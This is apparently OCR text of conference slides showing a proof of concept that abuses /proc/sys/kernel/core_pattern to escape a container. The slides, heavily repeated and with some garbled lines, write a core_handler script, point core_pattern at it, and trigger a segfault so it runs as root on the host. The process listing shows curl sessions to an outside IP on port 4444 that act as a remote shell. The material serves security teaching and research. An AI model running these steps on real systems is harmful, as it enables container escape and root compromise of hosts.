> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root   41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/  e_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root   41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```

/proc/sys/kernel/core_pattern - PoC




```
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '|/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
|/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root   41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```

/proc/sys/kernel/core_pattern - PoC




```
> grep -C3 'ps awwwfux' </core_handler.out
```

/proc/sys/kernel/core_pattern - PoC



```
> grep -C3 'ps awwwfux' </core_handler.out
root       23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root       23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root       23715  0.0  0.6   3924  2828 ?        S    17:27   0:00  \_ /bin/bash /proc/23714/root/core_handler
root       23716  0.0  0.8   8100  3916 ?        R    17:27   0:00      \_ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+     502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         505  0.0  0.5  16660  2416 ?        Ss   16:51   0:00 /lib/systemd/systemd-logind
```


/proc/sys/kernel/core_pattern - PoC



```
> grep -C3 'ps awwwfux' </core_handler.out
root       23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root       23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root       23715  0.0  0.6   3924  2828 ?        S    17:27   0:00  \_ /bin/bash /proc/23714/root/core_h
root       23716  0.0  0.8   8100  3916 ?        R    17:27   0:00      \_ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserializ 41
message+     502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         505  0.0  0.5  16660  2416 ?        Ss   16:51   0:00 /lib/systemd/systemd-logind
```

Kernel Thread


/proc/sys/kernel/core_pattern - PoC



```
> grep -C3 'ps awwwfux' </core_handler.out
root       23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root       23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root       23715  0.0  0.6   3924  2828 ?        S    17:27   0:00  \_ /bin/bash /proc/23714/root/core_handler
root       23716  0.0  0.8   8100  3916 ?        R    17:27   0:00      \_ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+     502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd:                vation --syslog-only
root         505  0.0  0.5  16660  2416 ?        Ss   16:51   0:00 /lib/systemd/systemd-logind
```

Formerly Init


/proc/sys/kernel/core_pattern - PoC




```
> grep -C3 'ps awwwfux' </core_handler.out
root       23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root       23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root       23715  0.0  0.6   3924  2828 ?        S    17:27   0:00  \_ /bin/bash /proc/23714/root/core_handler
root       23716  0.0  0.8   8100  3916 ?        R    17:27   0:00      \_ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+     502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         505  0.0  0.5  16660  2416 ?        Ss   16:51   0:00 /lib/systemd/systemd-logind
```

Our Script

/proc/sys/kernel/core_pattern - PoC




```
> grep -C3 'ps awwwfux' </core_handler.out
root       23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root       23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root       23715  0.0  0.6   3924  2828 ?        S    17:27   0:00  \_ /bin/bash /proc/23714/root/core_handler
root       23716  0.0  0.8   8100  3916 ?        R    17:27   0:00      \_ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+     502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         505  0.0  0.5  16660  2416 ?        Ss   16:51   0:00 /lib/systemd/systemd-logind
```




```
> grep -C3 'sleep 1111' </core_handler.out
```

/proc/sys/kernel/core_pattern - PoC




```
> grep -C3 'ps awwwfux' </core_handler.out
root       23533  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/u2:0-events_unbound]
root       23534  0.0  0.0      0     0 ?        I    17:06   0:00  \_ [kworker/0:0-inode_switch_wbs]
root       23715  0.0  0.6   3924  2828 ?        S    17:27   0:00  \_ /bin/bash /proc/23714/root/core_handler
root       23716  0.0  0.8   8100  3916 ?        R    17:27   0:00      \_ ps awwwfux
root           1  0.3  1.3 168888  6236 ?        Ss   16:51   0:06 /lib/systemd/systemd --system --deserialize=41
message+     502  0.0  0.3   8220  1596 ?        Ss   16:51   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         505  0.0  0.5  16660  2416 ?        Ss   16:51   0:00 /lib/systemd/systemd-logind
```




```
> grep -C3 'sleep 1111' </core_handler.out
root       23527  0.0  0.1   2576   848 ?        S    17:03   0:00      \_ /bin/sh
root       23528  0.0  2.4  19952 11468 ?        S    17:03   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/2y2yzwe58r3mg
root       23529  0.0  0.3   2576  1652 ?        S    17:03   0:00          \_ /bin/sh
root       23663  0.0  0.1   2484   912 ?        S    17:26   0:00          |   \_ sleep 1111
root       23714  0.0  0.2   2576   944 ?        S    17:27   0:00          |   \_ sh -c kill -SEGV $$
root       23530  0.0  2.4  19956 11588 ?        S    17:03   0:00          \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/2y2yzwe58r3mg -T-
root       23287  0.0  2.5 1237912 11876 ?       Sl   16:56   0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 78e8dfbf529f0d0da38576d4af2871c37c33d970197b630b1531b90a8d736013 -address /run/contai
```

/proc/sys/kernel/core_pattern - Shell




/proc/sys/kernel/core_pattern - Shell



